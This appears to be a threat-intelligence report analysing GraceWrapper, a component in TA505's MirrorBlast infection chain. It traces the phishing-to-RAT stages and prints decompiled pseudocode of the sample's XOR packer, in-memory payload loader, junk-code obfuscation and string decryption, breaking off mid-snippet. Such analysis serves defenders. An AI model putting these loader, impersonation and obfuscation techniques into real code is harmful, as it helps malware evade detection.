Outpost24

GraceWrapper: The new TA505's post-exploitation enabler

2022

1. Introduction

TA505 is an infamous, financially motivated threat actor group believed to have been operating for almost a decade. Operating the Necurs botnet, the group started its core business by selling access to compromised networks to other malware operators, through which it was able to operate some of the most notorious spam campaigns in recent memory.

In addition to this, it is believed that TA505, or a subset of the group, started conducting ransomware operations. This was likely motivated by the estimated $25 million income that the nefarious group was generating back in 2016 [1]. This signaled the group's first steps in the ransomware game as it teamed up with none other than the Locky gang, one of the most successful ransomware-as-a-service (RaaS) providers to date [2].

Since then, a vast number of tools have been claimed to belong to the group's arsenal, and the attacks attributed to them have demonstrated a diverse set of tactics, techniques and procedures (TTPs). Thus, attributing them to a specific attack has always been a challenging task.

Today it is believed that the group is responsible for operating the Clop ransomware after compromising corporate networks by using a variety of remote administration malware such as SDBbot, FlawedAmmy and FlawedGrace, which were downloaded via Get2, Gelup or Mirrorblast.

In this research, Outpost24's Blueliv Labs shares findings from the analysis of the Mirrorblast spam campaign, the last known spam operation attributed to TA505. Within the convoluted sequence of malware pieces involved in the attack, one is believed to be an updated version of the FlawedGrace RAT, due to the evident relations in its code and behaviour similarities.


However, a thorough inspection reveals a very interesting component belonging to the Grace family, whose main purpose appears to be hindering the detection of the actual RAT and its modules while facilitating the deployment of post-exploitation tools in the infected machine. The rest of this report shows the technical details of this new component that we have named GraceWrapper.

2. MirrorBlast Campaign Recap

Back in September 2021, Proofpoint detected a new malware, dubbed MirrorBlast, used in large spam campaigns that replicated the modus operandi of previous TA505 attacks. The last member of the infection chain was none other than a fresh version of FlawedGrace, which was already identified to have a close bond with the group. [3]

Like many other spam campaigns, the MirrorBlast attacks started with a phishing email containing a link to a malicious XLS document that, upon opening and allowing its macros to run, would trigger the download and execution of the next stage of malware. The first downloaded executable would be an MSI containing a script written in the KiXtar scripting language that would download the MirrorBlast malware.

MirrorBlast is a Rebol script, contained within another MSI file, which would generate a unique identifier for the victim's machine and access its command and control for the next stage of malware, the ReflectiveGnome loader. That loader would be responsible for downloading FlawedGrace and executing it within its own process memory.


Send PC/User/Domain names and process list
KXL CNC 1
Receive Next CnC
KiXtar Loader
KXL CNC 2
Get next stage malware
Send PC/User/Domain names, OS Version and arch
MB CnC
Receive unique identifier
MirrorBlast
Send uuid until next stage / Rebol script ready
ReflectiveGnome
Run payload in memory
RG CnC
Download Shellcode
GraceWrapper


During the analysis of the MirrorBlast infection chain, we identified notable differences between ReflectiveGnome's payload and previous FlawedGrace RAT samples. Naturally, we decided to take a closer look at the sample.

3. Technical Analysis

3.1. Anti-Analysis

3.1.1. Packer

Even after that many stages, ReflectiveGnome's payload is still packed. Again, this packer is a small piece of code with the sole purpose of allocating, decoding and executing its payload. An interesting characteristic of this sample is that it tries to impersonate ATMLIB.DLL, a library belonging to Adobe Type Manager, which is present on many workplace computers.




CompanyName	Adobe Systems
FileDescription	Windows NT OpenType/Type 1 API Library.
FileVersion	10.7.5736.3760
InternalName	ATMLIB
LegalCopyright	©1983-1990, 1993-2004 Adobe Systems Inc.
OriginalFilename	**ATMLIB.DLL**
ProductName	Adobe Type Manager
ProductVersion	10.7.5736.3760

Figure 1: ATM related metadata.


The malicious library does not contain any export, as it is designed to be executed straight from the memory of a (down)loader process. Additionally, it does not specify any import as it employs a dynamic API resolution function to obtain the addresses of the Windows functions needed.

By only using three low-level API functions (i.e., LdrGetProcedureAddress, ZwAllocateVirtualMemory and ZwFreeVirtualMemory) and a simple decoding function, the packer loads the payload to its own memory and executes it by a call to its entry point.



```
  v5 = 0;
  for ( i = 0; ; ++i )
  {
    result = a2;
    if ( v5 >= a2 )
      break;
    *(_BYTE *)(a1 + v5) ^= *(_BYTE *)(a3 + i) ^ v5;
    if ( i == a4 - 1 )
      i = 0;
    ++v5;
  }
  return result;
}
```

Figure 2: Packer's decoding routine.




```
v8 = 0;
vPayloadStartOffset = findPayloadStart();
if ( vPayloadStartOffset )
{
  vPayloadAbsoluteStartAddress = returnDelta() + vPayloadStartOffset;
  if ( vPayloadAbsoluteStartAddress )
  {
    vPayloadBase = 0i64;
    vPayloadEntryPoint = (unsigned int (__fastcall *)(unsigned __int64, __int64, __int64))decodeAndLoad(
                                                                                    vPayloadAbsoluteStartAddress,
                                                                                    (__int64 *)&vPayloadBase);
    if ( vPayloadEntryPoint )
    {
      v6 = *(_DWORD *)(vPayloadBase + *(int *)(vPayloadBase + 60) + 60) == 4096;
      v7 = v6;
      if ( v6 )
        v12 = vPayloadStartOffset;
      else
        v12 = vPayloadBase;
      v14 = v12;
      if ( v6 )
      {
        vPayloadSizeOfImage = *(_DWORD *)(vPayloadBase + *(int *)(vPayloadBase + 0x3C) + 0x54);
        VirtualMemory = wrapZwAllocateVirtualMemory(-1i64, 0i64, vPayloadSizeOfImage, 12288, 4);
        if ( VirtualMemory )
        {
          copyBytes(VirtualMemory, vPayloadBase, vPayloadSizeOfImage);
          copyBytes(vPayloadBase, vPayloadAbsoluteStartAddress, vPayloadSizeOfImage);
          *(_QWORD *)(vPayloadBase + 0x30) = VirtualMemory;
          *(_WORD *)vPayloadBase = 0x4F4D;
        }
      }
      return vPayloadEntryPoint(v14, 1i64, a3);
    }
  }
}
return v8;
```

Figure 3: Main packer's function after some renaming.


3.2. Obfuscation

After unpacking, a first look at the obtained sample with a disassembler reveals that it contains different obfuscation mechanisms designed to complicate the malware analysis tasks. The malware has been filled with plenty of junk code in a bid to discourage reverse engineers from analyzing the sample.



```
BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
{
  if ( fdwReason == 1 )
  {
    qword_1800A69C8 = qword_1800A6A30 - 0x6DBA1732E48BFCF2i64;
    qword_1800A6A30 = (unsigned __int8)byte_1800A69A1 | 0xDE2BC12F16AC4B9Cui64;
    byte_1800A69A1 |= 0x16u;
    byte_1800A69A1 *= 123;
    sub_180048D70();
    dword_1800A6A68 = 196150194 * qword_1800A69C8;
    qword_1800A6A30 = qword_1800A69C8 | 0x4C67AF7AD13AA89Ai64;
    byte_1800A69A1 = (qword_1800A69C8 | 0x9A) - 42;
    qword_1800A69C8 = (qword_1800A69C8 | 0x4C67AF7AD13AA89Ai64) ^ 0xE7B4DB784ABA8349ui64;
    byte_1800A69A1 += 80;
    sub_18004E210(0i64);
    qword_1800A69C8 = qword_1800A6A30 & 0xCCEFF824278982F6ui64;
    dword_1800A6A68 = qword_1800A6A30 & 0x210180D2;
    sub_180024370();
    dword_1800A6A68 = -424809557 * qword_1800A6A30;
    byte_1800A69A1 = -85 * qword_1800A6A30 - 83;
    byte_1800A69A1 ^= 0xC8u;
    sub_180024140(sub_18000908C, hinstDLL);
  }
  dword_1800A6A68 = qword_1800A69C8 & 0x4254A370;
  byte_1800A69A1 = 26 * (qword_1800A69C8 | 0x44);
  qword_1800A6A30 |= 0xAA752D7F60C9B45Aui64;
  return 1;
}
```

Figure 4: Main function of the obtained sample showing many lines of junk code.




```
BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
{
  if ( fdwReason == 1 )
  {
    initNtFunctionsAndLibs();
    initGraceWrapperStruct(0i64);
    sleepIfNoNm();
    createThread2Ways((__int64)mainThread, (__int64)hinstDLL);
  }
  return 1;
}
```

Figure 5: Main function after deobfuscation jobs.

In order to properly analyze the sample, this junk code needs to be removed. Once the code has been recovered, it is possible to find two other common obfuscation mechanisms present in most modern malware: string encryption and dynamic Windows API resolutions. Combined, these mechanisms prevent analysts from obtaining an approximate picture of a program's capabilities at first sight.

The string encryption function consists of a xor loop that takes three parameters: the bytes of the encrypted string, a hardcoded encryption key contained in the sample and a single byte passed as an argument to the function. After replicating its code, it is possible to recover all the original strings from the binary. As an extra defense against memory analysis techniques, the strings are decrypted only when they are needed and erased from the memory once they have been used.




```
i = sizeOfString;
do
{
  keyIndex = 0i64;
  ++stringPos;
  if ( keyIndexAccumulator != 64 )
    keyIndex = keyIndexAccumulator;
